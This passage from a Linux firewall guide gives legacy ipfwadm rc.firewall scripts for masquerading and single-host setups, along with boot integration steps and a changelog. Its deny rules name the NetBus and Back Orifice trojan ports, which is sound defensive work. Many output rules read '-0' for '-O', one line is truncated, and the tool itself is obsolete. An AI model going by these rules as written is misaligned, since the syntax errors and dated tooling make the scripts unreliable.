#echo ----- >> /tmp/rc.firewall.dump
#echo External interface name:     $extif >> /tmp/rc.firewall.dump
#echo External interface IP:       $extip >> /tmp/rc.firewall.dump
#echo External interface broadcast IP: $extbroad >> /tmp/rc.firewall.dump
#echo External interface default gateway: $dgw >> /tmp/rc.firewall.dump
#echo Internet IP to be port forwarded to: $portfwip >> /tmp/rc.firewall.dump
#echo ----- >> /tmp/rc.firewall.dump
#echo External secondary DNS (optional): $secondarydns >> /tmp/rc.firewall.dump
#echo External secured host (optional): $securehost >> /tmp/rc.firewall.dump

#-----

# For a nice display
echo " "

#Multicast is a powerful, yet seldom used aspect of TCP/IP for multimedia
# data.  Though it isn't used much now (because most ISPs don't enable
# multicast on their networks, it will be very common in a few more
# years.  Check out www.mbone.com for more detail.
```

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```
#
#     NOTE: Adding this feature is OPTIONAL
#

echo "Adding multicast route.."
/sbin/route add -net 224.0.0.0 netmask 240.0.0.0 dev $extif

echo "Enabling IP Masquerading.."
echo "1" > /proc/sys/net/ipv4/ip_forward

#-----
# Masq timeouts
# -----
#
# Set timeout values for masq sessions (seconds).
# I only did this because my telnet connections would drop after inactivity
# of 15 mins.

echo "Changing IP MASQ Timeouts.."
# 2 hrs timeout for TCP session timeouts
# 10 sec timeout for traffic after the TCP/IP "FIN" packet is received
# 60 sec timeout for UDP traffic (MASQ'ed ICQ users must enable a 30sec
#                               firewall timeout in ICQ itself)

/sbin/ipfwadm -M -s 7200 10 60

#-----
#-----
# Masq Modules
# -----
#
echo "Loading MASQ modules.."

#/sbin/modprobe ip_masq_cuseeme
#/sbin/modprobe ip_masq_ftp
#/sbin/modprobe ip_masq_irc
#/sbin/modprobe ip_masq_quake
#/sbin/modprobe ip_masq_vdolive
#/sbin/modprobe ip_masq_raudio

#-----

#Set all default policies to REJECT and flush all old rules:
echo "Set all default policies to REJECT and flush all old rules"

#Change default policies
/sbin/ipfwadm -I -p reject
/sbin/ipfwadm -O -p reject
/sbin/ipfwadm -F -p reject
```

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```
#Flush all old rule sets
/sbin/ipfwadm -I -f
/sbin/ipfwadm -O -f
/sbin/ipfwadm -F -f

#-----
#           echo "Enabling general INPUT on the internal LAN.. line 74"
#-----
# INCOMING traffic on the INTERNAL LAN network
# -----

# local interface, local machines, going anywhere is valid
/sbin/ipfwadm -I -a accept -V $intip -S $intnet/24 -D $universe/0

# remote interface, claiming to be local machines, IP spoofing, get lost & log
/sbin/ipfwadm -I -a reject -V $extip -S $intnet/24 -D $universe/0 -o

# loopback interface is valid.
/sbin/ipfwadm -I -a accept -V $loopback -S $universe/0 -D $universe/0

# DHCP - SERVER - to serve out DHCP addresses on the internal LAN 67=bootps 68=bootpc
/sbin/ipfwadm -I -a accept -W $intif -P udp -S $universe/0 bootpc -D $broadcast/0 bootps
/sbin/ipfwadm -I -a accept -W $intif -P tcp -S $universe/0 bootpc -D $broadcast/0 bootps

## DHCP - CLIENT - if you get a dynamic IP address for your ADSL or Cablemodem connection
#/sbin/ipfwadm -I -a accept -W $extif -P udp -S $universe/0 bootps -D $broadcast/0 bootpc
#/sbin/ipfwadm -I -a accept -W $extif -P tcp -S $universe/0 bootps -D $broadcast/0 bootpc

echo "Enabling general INPUT on the external LAN.. line 94"
#-----
# INCOMING traffic on the EXTERNAL LAN network
# -----
#

# Questionable... ???
# /sbin/ipfwadm -I -a accept -V $extip -P -k -S $universe/0 -D $intnet/24 $unprivports

#-----

# ICMP: Allow ICMP from the local default GW
/sbin/ipfwadm -I -a accept -W $extif -P icmp -S $dgw/32 -D $extip/32

## ICMP: Allow ICMP from the universe but LOG it .. nice thought but unless you
##           can figure out how to ignore REPLIES.. this is too much logging!
#/sbin/ipfwadm -I -a accept -W $extif -P icmp -S $universe/0 -D $extip/32 -o
/sbin/ipfwadm -I -a accept -W $extif -P icmp -S $universe/0 -D $extip/32

# NTP: Allow NTP updates tcp from any host
/sbin/ipfwadm -I -a accept -W $extif -P tcp -S $universe/0 -D $extip/32 ntp
```

10. Advanced firewall rule sets including IP Masquerade for single and multi-NIC setups 132

```
# IDENT: Allow IDENT on ALL interfaces but disable it in /etc/inetd.conf
/sbin/ipfwadm -I -a accept -P tcp -S $universe/0 -D $universe/0 113

# DNS Lookups & Zone transfers: Since this site is an authoritative DNS server, we must
#                               open up DNS to the public on ALL interfaces
/sbin/ipfwadm -I -a accept -P tcp -S $universe/0 -D $universe/0 53
/sbin/ipfwadm -I -a accept -P udp -S $universe/0 -D $universe/0 53

# SMTP MAIL: Since this site is an authoritative SMTP server, allow it in on ALL
#             interfaces.
#
#             NOTE: No specific -W interfaces are given since I want SMTP to be available
#                   from ALL interfaces and not just one specific one.
#
/sbin/ipfwadm -I -a accept -P tcp -S $universe/0 -D $extip/32 smtp

# WWW: Allow HTTP traffic. By default, allow all HTTP traffic from the Internal
#       LAN but DISABLE it from the Internet. If you also require HTTP access
#       from the Internet, uncomment the #ed out rule below.
#
#Internal LAN:
/sbin/ipfwadm -I -a accept -W $intif -P tcp -S $intnet/24 -D $intip/32 www
#
#Internet:
#/sbin/ipfwadm -I -a accept -W $extif -P tcp -S $universe/0 -D $extip/32 www

# NFS
/sbin/ipfwadm -I -a reject -W $extif -P tcp -S $universe/0 -D $extip/32 2049
/sbin/ipfwadm -I -a reject -W $extif -P tcp -S $universe/0 2049 -D $extip/32

# HIGH PORTS: Enable all HIGH ports for reply tcp/udp traffic
/sbin/ipfwadm -I -a accept -P tcp -S $universe/0 -D $extip/32 $unprivports
/sbin/ipfwadm -I -a accept -P udp -S $universe/0 -D $extip/32 $unprivports

echo "Enabling explicit INPUT on the -INTERNAL- LAN.. line 136"
#####
# Begin Explicit IP INPUT allows on the INTERNAL LAN network:
#####
#

### NOTE: copy a set of the following (3) lines and modify them to reflect any
#         additional internal hosts you want to be able to access your Linux
#         box. These examples allow FTP, FTP-DATA, SSH, and Samba.
#
#         If you want to enable TELNET access, just append the word "telnet" after
#         the word "ssh"
```

10. Advanced firewall rule sets including IP Masquerade for single and multi-NIC setups 133

```
#coyote
/sbin/ipfwadm -I -a accept -W $intif -P tcp -S 192.168.0.2/32 -D $intip/32 ftp ftp-data ssh
/sbin/ipfwadm -I -a accept -W $intif -P udp -S 192.168.0.2/32 -D $intip/32 137 138 139

#spare
/sbin/ipfwadm -I -a accept -W $intif -P tcp -S 192.168.0.9/32 -D $intip/32 ftp ftp-data ssh
/sbin/ipfwadm -I -a accept -W $intif -P udp -S 192.168.0.9/32 -D $intip/32 137 138 139

#spare2
/sbin/ipfwadm -I -a accept -W $intif -P tcp -S 192.168.0.10/32 -D $intip/32 ftp ftp-data ssh
/sbin/ipfwadm -I -a accept -W $intif -P udp -S 192.168.0.10/32 -D $intip/32 137 138 139

echo "Enabling explicit INPUT on the -EXTERNAL- LAN.. line 136"
#####
# Begin Explicit IP INPUT allows on the EXTERNAL LAN network:
#####
#

### NOTE:      If you need to need to have more than just one remote Secure Host
#              into your Linux box, copy the set of (2) lines below and modify
#              them to reflect their proper IP addresses. This example allows
#              SSH and POP3 in. In addition to this "Explicit IP INPUT" exception,
#              you will need to explicitly allow this remote secure
#              host traffic to be let -OUT- of the firewall. See the "Explicit IP
#              OUTPUT allows" later in this rule set to complete the firewall rule set.
#

### NOTE2:     If you want to enable TELNET access in addition to SSH and POP3, just
#              append the word "telnet" after the word "pop-3"
#

### NOTE3:    If you want to forward FTP traffic, you will need to install a different
#              ip_masq_ftp module. Please see the IP-MASQ-HOWTO for full details.

#secure1.host.com
/sbin/ipfwadm -I -a accept -W $extif -P tcp -S $securehost/32 -D $extip/32 ssh pop-3

# ++++++
# IPPORTFW Re-directions..
# ++++++
#
# Port forwarding allows people from the outside to directly connect to a machine
# on the MASQed side. An example of this is the need for people to directly
# contact an FTP server on the MASQed network from the Internet.

# NOTE: Do *NOT* use ports greater than 1023 for redirection ports.
```

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```
#
#           I used to use ports 2312 for TELNET redirection but I figured out
#           that with ports > 1023, all my IPFWADM rule sets were being
#           ignored and all Internet hosts could hit my re-directed server!
#
#           Why?  Due to the default behavior of TCP/IP and MASQing, you
#           have to allow all ports > 1023 through the firewall.

##### NOTE:  Un-#ed out these statements if you want to enable IPPORTFW

#echo "Enabling IPPORTFW Redirection on the external LAN.. line 229"

#/usr/local/sbin/ippportfw -C
#/usr/local/sbin/ippportfw -A -t$extip/2112 -R $portfwip/21
#/usr/local/sbin/ippportfw -A -t$extip/2312 -R $portfwip/23
#/usr/local/sbin/ippportfw -A -t$extip/8012 -R $portfwip/80

# ++++++
# END IPPORTFW Re-directions..
# ++++++

# *****
# ** Uncomment these non-logging IPFWADM rules if they apply to your environment **
# *****

# Reject all stray BOOTP traffic but DON'T log it since it fills up the logs fast
#/sbin/ipfwadm -I -a reject -P udp -S $universe/0 68

# Reject all stray Samba traffic but DON'T log it since it fills up the logs fast
#/sbin/ipfwadm -I -a reject -P udp -S $universe/0 -D $universe/0 137 138 139

# Reject all stray RIP traffic but DON'T log it since it fills up the logs fast
#/sbin/ipfwadm -I -a reject -P udp -S $universe/0 -D $universe/0 520

# Reject all stray SNMP traffic but DON'T log it since it fills up the logs fast
#/sbin/ipfwadm -I -a reject -P udp -S $universe/0 -D $broadcast/0 161

# Final INPUT Rule
#
# catch all rule, all other incoming is denied and logged.  pity there is no
# log option on the policy but this does the job instead.
#/sbin/ipfwadm -I -a reject -S $universe/0 -D $universe/0 -o

echo "Enabling general OUTPUT on the internal LAN.. line 174 "
#-----
# OUTGOING traffic on the INTERNAL LAN network
```

10. Advanced firewall rule sets including IP Masquerade for single and multi-NIC setups 135

```
# -----

# local interface, any source going to local net is valid
/sbin/ipfwadm -0 -a accept -V $intip -S $universe/0 -D $intnet/24

# outgoing to local net on remote interface, stuffed routing, deny & log
/sbin/ipfwadm -0 -a reject -V $extip -S $universe/0 -D $intnet/24 -o

# outgoing from local net on remote interface, stuffed masquerading, deny
/sbin/ipfwadm -0 -a reject -V $extip -S $intnet/24 -D $universe/0 -o

#DISABLED - Too open
## anything else outgoing on remote interface is valid
#ipfwadm -0 -a accept -V $extip -S $extip/32 -D $universe/0

# loopback interface is valid.
/sbin/ipfwadm -0 -a accept -V $loopback -S $universe/0 -D $universe/0

# DHCP - SERVER - to serve out DHCP addresses on the internal LAN 67=bootps 68=bootpc
/sbin/ipfwadm -0 -a accept -W $intif -P udp -S $intip/32 bootps -D $broadcast/0 bootpc
/sbin/ipfwadm -0 -a accept -W $intif -P tcp -S $intip/32 bootps -D $broadcast/0 bootpc

## DHCP - CLIENT - if you get a dynamic IP address for your ADSL or Cablemodem connection
#/sbin/ipfwadm -0 -a accept -W $extif -P udp -S $universe/0 bootpc -D $broadcast/0 bootps
#/sbin/ipfwadm -0 -a accept -W $extif -P tcp -S $universe/0 bootpc -D $broadcast/0 bootps

echo "Enabling general OUTPUT on the EXTERNAL LAN.. line 204 "
#-----
# OUTGOING traffic on the external LAN network
# -----
# ICMP: Allow ICMP traffic out
/sbin/ipfwadm -0 -a accept -P icmp -S $universe/0 -D $universe/0

# NTP: Allow NTP updates tcp from any host
/sbin/ipfwadm -0 -a accept -W $extif -P tcp -S $extip/32 ntp -D $universe/0

# IDENT: Allow IDENT out but have it disabled in /etc/inetd.conf
/sbin/ipfwadm -0 -a accept -P tcp -S $universe/0 113 -D $universe/0

# DNS Lookups & Zone transfers: Since this site is an authoritative DNS
#                               server, we must open up DNS to the public
#                               on ALL interfaces
#                               - You do not need port 42?
/sbin/ipfwadm -0 -a accept -P tcp -S $extip/32 53 -D $universe/0
/sbin/ipfwadm -0 -a accept -P udp -S $extip/32 53 -D $universe/0

# SMTP MAIL: Since this site is an authoritative SMTP server, allow it in on ALL
#             interfaces
#
```

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```
# NOTE: No specific -W interfaces are given since I want SMTP to be available
# from ALL interfaces and not just one specific one.
#
/sbin/ipfwadm -0 -a accept -P tcp -S $extip/32 smtp -D $universe/0

# WWW: Allow HTTP traffic. By default, allow all HTTP traffic from the
# Internal LAN but DISABLE it from the Internet. If you also require
# HTTP access from the Internet, uncomment the #ed out rule below.
#
#Internal LAN:
/sbin/ipfwadm -0 -a accept -W $intif -P tcp -S $intip/32 www -D $intnet/24
#
#Internet:
#/sbin/ipfwadm -0 -a accept -W $extif -P tcp -S $extip/32 www -D $universe/0

# RPC - reject
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 111 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 111 -D $universe/0 -o

# Mountd - reject
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 635 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 635 -D $universe/0 -o

# PPTP - reject
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 1723 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 1723 -o

# Remote Winsock - Reject
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 1745 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 1745 -o

# NFS - Reject
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 2049 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 2049 -D $universe/0 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 2049 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 2049 -D $universe/0 -o

# PcAnywhere - Reject
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 5631 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 5631 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 5632 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 5632 -o

# Xwindows - Deny
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6000 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6001 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6002 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6003 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6004 -o
```


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```
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6005 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6006 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6007 -o
#
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6000 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6001 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6002 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6003 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6004 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6005 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6006 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6007 -o

# NetBus: REJECT Netbus and LOG it
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 12345 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 12346 -o

# BackOffice: REJECT B0 on LOG it
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 31337 -o

# HIGH PORTS: Enable all HIGH ports for reply tcp/udp traffic
/sbin/ipfwadm -0 -a accept -P tcp -S $extip/32 $unprivports -D $universe/0
/sbin/ipfwadm -0 -a accept -P udp -S $extip/32 $unprivports -D $universe/0

echo "Enabling explicit OUTPUT on the external LAN.. line 231"
#####
# Begin Explicit IP OUTPUT allows on the EXTERNAL LAN network:
#####
#
### NOTE:      If you need to need to have more than just one remote Secure Host
#              into your Linux box, copy the set of (2) lines below and modify
#              them to reflect their proper IP addresses. This example allows
#              FTP, FTP-DATA, SSH, and POP3 out. In addition to this "Explicit IP
#              OUTPUT" exception, you will need to explicitly allow this remote secure
#              host traffic to be let -IN- to the firewall. See the "Explicit IP
#              INPUT allows" previously in this rule set to complete the firewall
#              rule set.
#
### NOTE2:     If you want to enable TELNET access in addition to FTP, FTP-DATA,
#              and POP3, just append the word "telnet" after the word "pop-3"

#secure1.host.com
/sbin/ipfwadm -0 -a accept -W $extif -P tcp -S $extip/32 ftp ftp-data ssh pop-3 -D $securehost/32 $u

# ++++++
```

```
#####
# End Explicit IP OUTPUT allows:
#####

# catch all rule, all other outgoing is denied and logged. pity there is no
# log option on the policy but this does the job instead.
#
# This should catch everything including SAMBA an all non-explicitly allowed
# TELNET, FTP, FTP-DATA, SSH, etc.
/sbin/ipfwadm -0 -a reject -S $universe/0 -D $universe/0 -o

echo "Enabling MASQ on the external LAN.. line 250"
#-----
# Forwarding traffic from the internal LAN network
# -----
#

# Masquerade from local net on local interface to anywhere.
/sbin/ipfwadm -F -a masquerade -W $extif -S $intnet/24 -D $universe/0

# catch all rule, all other forwarding is denied and logged. pity there is no
# log option on the policy but this does the job instead.
/sbin/ipfwadm -F -a reject -S $universe/0 -D $universe/0 -o

#-----
# For a nice display
echo " "
--
```

Redhat:

edit /etc/rc.d/init.d/network and find where the [STAR] block ends (search for the sentence "stop") and ADD the following just above the double semi-colons ";;"

```

/etc/rc.d/init.d/network
--
#Run the IP MASQ and firewall script
/etc/rc.d/rc.firewall
--
```

Slackware:

Next, append this to the end of the "/etc/rc.d/rc.local" file

```

--
#Run the IP MASQ and firewall script
/etc/rc.d/rc.firewall
```

- Make the rc.firewall file executable

```
chmod 700 /etc/rc.d/rc.firewall
```

Now, if you aren't running a 2.0.x kernel for non-Masq users, please skip down to the 10.12 (Firewall Confirm) subsection to see how to safely make changes to your live firewall configuration.

```
#####
# NON-MASQ rc.firewall                                     #
#                                                         #
#   The follwing IPFWADM rule set, based upon the rule set above, is for #
#   NON-MASQ users who just want to restrict access to their Linux box. #
#   This current config allows gloabal acces to:           #
#                                                         #
#       - DNS, SENDMAIL, WWW                               #
#                                                         #
#   But it restricts access to only a few IPS for:        #
#                                                         #
#       - SSH, FTP, FTP-DATA, and POP-3                   #
#####
```

```
+-----+
| rc.firewall for NON-MASQ setups using IPFWADM |
|                                               |
| *** Discontinued!!! Patch your 2.0.x kernel |
|       and use the IPCHAINS rules!!         |
+-----+
```

10.10 An older TrinityOS rc.firewall rule set for 2.0.x kernels not running IP-MASQ (LEGACY)

```
/etc/rc.d/rc.firewall
```

```
--
#!/bin/sh

#-----
# Version v2A.97
#
#   NOTE to ALL IPFWADM users:
#
#       As you all know, IPFWADM has been replaced by IPCHAINS for some time
#       now. I've also been updating the IPCHAINS rule sets for a while yet
#       the IPFWADM rule sets haven't been updated.
#
#       Though this sucks that I have to do this, I can't maintain both.
#       In the future, I will REMOVE these rule sets though I will make them
#       available via a different URL.
#
```

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```
#          ** BUT... there is a kernel patch to get IPCHAINS running on 2.0.x
#          kernels. Please see <ref id="sect-5" name="Section 5"> for the URL and use IPCHAINS
#          now on. Ok?
#
# v2A.97 - Fixed a typo in the BackOroffice filter. It was using the var
#          exitif vs. the correct extif.
#
# v2A.96 - Added blurbs and scripts in the EXTIP, EXTBROAD, and DGW variable
#          areas that DHCP users should use "dhcpcd" with the -c option to re-run
#          the rule set upon lease renews. It is also mentioned that both
#          DHCP and PPP users need to get their EXTBROAD and DGW addresses
#          dynamically.
#
#          - Changed the debug system to re-create the debug log each time
#            (removed one of the >'s at the top of the debug setup)
#
# v2A.95 - Added a /0 to the final OUTPUT reject rule. It was implicitly there but its good
#          for documentation reasons. There were also a few IMPUT rules that DENYed
#          instead of REJECTed traffic for spoofed traffic, etc. Fixed.
#          I also noted that the automatic $extbroad variable will only be properly set if
#          you have a typical 255.255.255.0 netmask. If you don't, you'll have to statically
#          define it vs. use the automatic method.
# v2A.94 - Added explicit INPUT filters for NFS and OUTPUT filters for Moundt and RPC
# v2A.93 - Added explicit OUTPUT filters for the BackOroffice and NetBus Windows trojans
# v2A.92 - Moved the default policy settings and INPUT/OUTPUT/FORWARD flush from
#          the top of each section to the top top of the entire rule set.
# v2A.91 - Added more firewall DENY rules to stop Xwindows ports 6001-6007
# v2A.90 - Changed the default policies from DENY to REJECT.
# v2A.80 - Clarified the input/output rules for HTTP to use the -W interface
#          option.
# v2A.75 - Added and commented on the addition of multicast traffic
#          - Caught a serious typo: -V CANNOT have a subnet mask appended to it. Though
#            this is inconsitant with the other commands, this has been confirmed.
# v2A.71 - Redirectted the rc.firewall debugging info to /tmp/rc.firewall.dump
# v2A.70 - Added commented out debugging echo statements right after the environment vars
#          - Deleted the un-used $intif, $intip, and $intnet environment vars
#
# v2A.65 - Removed the /32 bit subnet mask from the intip, dgw, secondarydns,
#          and securehost variables and manually placed them back within the rule sets
#          themselves. This is for users who use DHCP and/or PPP that wouldn't get the
#          correct netmask. Also, the netmask built into these variables would break
#          the IPPORTFW section.
#          - Added the LOOPBACK variable for better readabilty
#          - Cleaned the comment sections a little
#
# v2A.60 - Added #'ed out rules to support the Linux box getting addressed via DHCP
# v2A.51 - Corrected the vars passed to PPPd as shown bellow in the comments section
# v2A.50 - Deleted an already #ed out line to allow in ALL incoming
#          traffic.
#          - Added a /32 bit subnet mask to the intip, extip, dgw, secondarydns,
```

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```
#           and securehost variables. Because of this, I then deleted a few stray
#           and possibly incorrect /24 and /32 bit masks on various IPFWADM rules
# v2A.45 - Added the environment variables that PPPd passes to ease the
#           use of IPFWADM firewalls
# v2A.40 - Made some clarifications for dynamically addressed users and
#           the "extif" variable.
# v2A.30 - Added the better commented environment vars
#           - Added #'ed out IPFWADM statements to do non-logged filtering
#             of BOOTP (ports 67-68), Samba (ports 137-138), RIP
#             (port 520), and SNMP (port 161)
#           - Deleted out all the leftover header documents that were
#             specific to the MASQ firewall
#           - Added TCP support for DHCP
#           - Fixed outgoing DNS to reflect port 53 on the SOURCE packet
#
# v2A.20 - New rev for firewalling of a single interface server
#
#-----

# ++ Best viewed in a window at 90+ columns
#
# This script was adapted from Ambrose's IPMASQ-HOWTO and several
# other resources including:
#
#     - Me
#
# **Note**: This config ASSUMES:
#           1) Your external LAN is on eth0
#           2) Your static IP address is 100.200.0.212
#
# Obviously, this config won't be totally correct for your
# environment nor can your static IP address be the same
# as mine!
#
# So, you'll need to either manually change the IP address in
# the environment variable section or or use the following
# command to set it up for you.
#
# This config also handles both IP spoofing and stuffed routing
# and IP Masquerading. Anything not explicitly allowed is
# REJECTED. Rejecting traffic is better than DENYING it since
# it makes the IPFWADM'ED machine look like its not CAPABLE of
# doing that particular protocol!
#
# ***PPP USERS***
#
# 1) All PPP users that get Dynamic IP address should
#     # out the "extip" variable a page or so down and then un-# out the
#     following command for your dynamic IP address:
#
```

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```
# extip='/sbin/ifconfig | grep -A 4 ppp0 | awk '/inet/ { print $2 } ' | sed -e s/addr://'
#
#     2.     Create the /etc/ppp/ip-up script file to execute this rule set:
#
#           /etc/ppp/ip-up
#           --
#           #!/bin/sh
#           /etc/rc.d/rc.firewall
#           --
#
#           Now make this new script executable by running "chmod 700 /etc/ppp/ip-up"
#
#           NOTE: When PPPd runs the /etc/ppp/ip-up script, it passes several
#                 environment variables which can help bring up the script.
#                 Though I haven't updated my doc to use these variables, I will
#                 at a future date:
#
#                 $1 = Interface being brought up (e.g. ppp0)
#                 $2 = TTY device being used (/dev/modem)
#                 $3 = # Terminal speed (38400)
#                 $4 = IP address of my local PPP interface
#                 $5 = IP address of the remote P-t-P link (default gw)
#                 $6 = This is the IPPARM string that is passed from the options
#                       file for any ip-up specific use
#
#     3.     Now make this new script executable by running "chmod 700 /etc/ppp/ip-up"
#
#-----
#Environment Variables - Change to suit your environment
#
#Specification of the LOOPBACK interface
loopback="127.0.0.1"
#
#Specification of the EXTERNAL NIC
#
#     PPP Users: If you are using the Dynamic PPP "extif" script from above,
#                 make sure to comment the below line out so it doesn't override it.
#
#                 If you want to use the PPPd variables, change this to read:
#                 extif="$1"
#
extif="eth0"
#
#The IP address you get from the Internet
#
#     PPP users: If you are getting dynamic address, either use the "extip" script
#                 from the header above or if you want to use the PPPd variables,
#                 change this to read:
#                 extip="$3"
```

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```
#
#           or you can use the following script:
#
#   EXTIP='/sbin/ifconfig | grep -A 4 $EXTIF | awk '/inet/ { print $2 } ' | sed -e s/addr://'
#
#
#   DHCP users:  DHCP users should also update the script that runs DHCP to
#                 use "dhcpcd" instead of other solutions like RH6's
#                 "pump" DHCP solution.  It should be noted that newer
#                 versions of pump can run scripts upon lease bringup, renew, etc.
#                 Fow now, have dhcpcd load with the option:
#
#                 -c /etc/rc.d/rc.firewall.ipchains
#
#           This will let the firewall re-run upon DHCP lease renews
#           just in case you get a different IP address.
#
extip="100.200.0.212"

#The IP broadcast address of the external net
#
#   PPP users:  If you are getting dynamic address, use the PPPd variables.
#               Change "extbroad" to read (this make an assumption but it should
#               be a safe assumption):
#               extbroad='echo $4 | cut -d '.' -f 1-3'.255
#
#           NOTE:  This method will only work for typical 255.255.255.0 netmasks,
#                 if you get other masks such as a 255.255.252.0, you will have to
#                 statically define it like it is now instead of using the dynamic
#                 setup.
#
extbroad="100.200.0.255"

#IP address of the default gateway on the EXTERNAL NIC
#
#   PPP users:  If you are getting dynamic address, use the PPPd variables.
#               Change "dgw" to read:
#               dgw=$4
#
#           or
#
#               dgw='/sbin/ifconfig | grep -A 4 ppp0 | awk '/gateway/ { print $2 } ' | sed -
#
dgw="100.200.0.1"

#IP Mask for ALL IP addresses
universe="0.0.0.0"

#IP Mask for BROADCAST
```

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```
broadcast="255.255.255.255"

#Specification of HIGH IP ports
#     NOTE: Notice that this STARTS at 1024 and NOT at 1023 which it should.
#           for some reason SSH sometimes initiates connections at 1023 which
#           is a TCP violation but shit happens.
#
# Brief update: This is due to SSH not being executed with "-P"
#
unprivports="1024:65535"

#Specification of backup DNS server
secondarydns="102.200.0.25"

#Specifically allowed external host - secure1.host.com
securehost="200.211.0.40"

#-----
# Debugging Section:  If you are having problems with the firewall, uncomment
#                       out (un # out) the follow echo lines and then re-run
#                       the firewall to make sure that the rc.firewall is
#                       getting the right info.
#
#
#echo Loopback IP:                $loopback > /tmp/rc.firewall.dump
#echo ----- >> /tmp/rc.firewall.dump
#echo External interface name:     $extif >> /tmp/rc.firewall.dump
#echo External interface IP:       $extip >> /tmp/rc.firewall.dump
#echo External interface broadcast IP: $extbroad >> /tmp/rc.firewall.dump
#echo External interface default gateway: $dgw >> /tmp/rc.firewall.dump
#echo ----- >> /tmp/rc.firewall.dump
#echo External secondary DNS (optional): $secondarydns >> /tmp/rc.firewall.dump
#echo External secured host (optional): $securehost >> /tmp/rc.firewall.dump

#-----

# For a nice display
echo " "

#Multicast is a powerful, yet seldom used aspect of TCP/IP for multimedia
# data.  Though it isn't used much now (because most ISPs don't enable
# multicast on their networks, it will be very common in a few more
# years.  Check out www.mbone.com for more detail.
#
# NOTE: Adding this feature is OPTIONAL
#
echo "Adding multicast route.."
/sbin/route add -net 224.0.0.0 netmask 240.0.0.0 dev $extif
```


10. Advanced firewall rule sets including IP Masquerade for single and multi-NIC setups 145

```
#-----  
  
#Set all default policies to REJECT and flush all old rules:  
echo "Set all default policies to REJECT and flush all old rules"  
  
#Change default policies  
/sbin/ipfwadm -I -p reject  
/sbin/ipfwadm -O -p reject  
/sbin/ipfwadm -F -p reject  
  
#Flush all old rule sets  
/sbin/ipfwadm -I -f  
/sbin/ipfwadm -O -f  
/sbin/ipfwadm -F -f  
  
#-----  
        echo "Enabling general INPUT on the external LAN.. line 74"  
#-----  
# INCOMING traffic on the EXTERNAL LAN network  
# -----  
#  
  
# local interface, local machines, going anywhere is valid  
#/sbin/ipfwadm -I -a accept -V $extip -S $intnet/24 -D $universe/0  
  
# remote interface, claiming to be local machines, IP spoofing, get lost & log  
#/sbin/ipfwadm -I -a reject -V $extip -S $intnet/24 -D $universe/0 -o  
  
# loopback interface is valid.  
/sbin/ipfwadm -I -a accept -V $loopback -S $universe/0 -D $universe/0  
  
# DHCP - SERVER - to serve out DHCP addresses on the internal LAN 67=bootps 68=bootpc  
#/sbin/ipfwadm -I -a accept -W $intif -P udp -S $universe/0 bootpc -D $broadcast/0 bootps  
  
## DHCP - CLIENT - if you get a dynamic IP address for your ADSL or Cablemodem connection  
#/sbin/ipfwadm -I -a accept -W $extif -P udp -S $universe/0 bootps -D $broadcast/0 bootpc  
#/sbin/ipfwadm -I -a accept -W $extif -P tcp -S $universe/0 bootps -D $broadcast/0 bootpc  
  
# Questionable... ???  
# /sbin/ipfwadm -I -a accept -V $extip -P -k -S $universe/0 -D $intnet/24 $unprivports  
  
#-----  
  
# ICMP: Allow ICMP from the local default GW  
/sbin/ipfwadm -I -a accept -W $extif -P icmp -S $dgw/32 -D $extip/32  
  
## ICMP: Allow ICMP from the universe but LOG it .. nice thought but unless you  
## can figure out how to ignore REPLIES.. this is too much logging!  
#/sbin/ipfwadm -I -a accept -W $extif -P icmp -S $universe/0 -D $extip/32 -o
```

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```
/sbin/ipfwadm -I -a accept -W $extif -P icmp -S $universe/0 -D $extip/32

# NTP: Allow NTP updates tcp from any host
/sbin/ipfwadm -I -a accept -W $extif -P tcp -S $universe/0 -D $extip/32 ntp

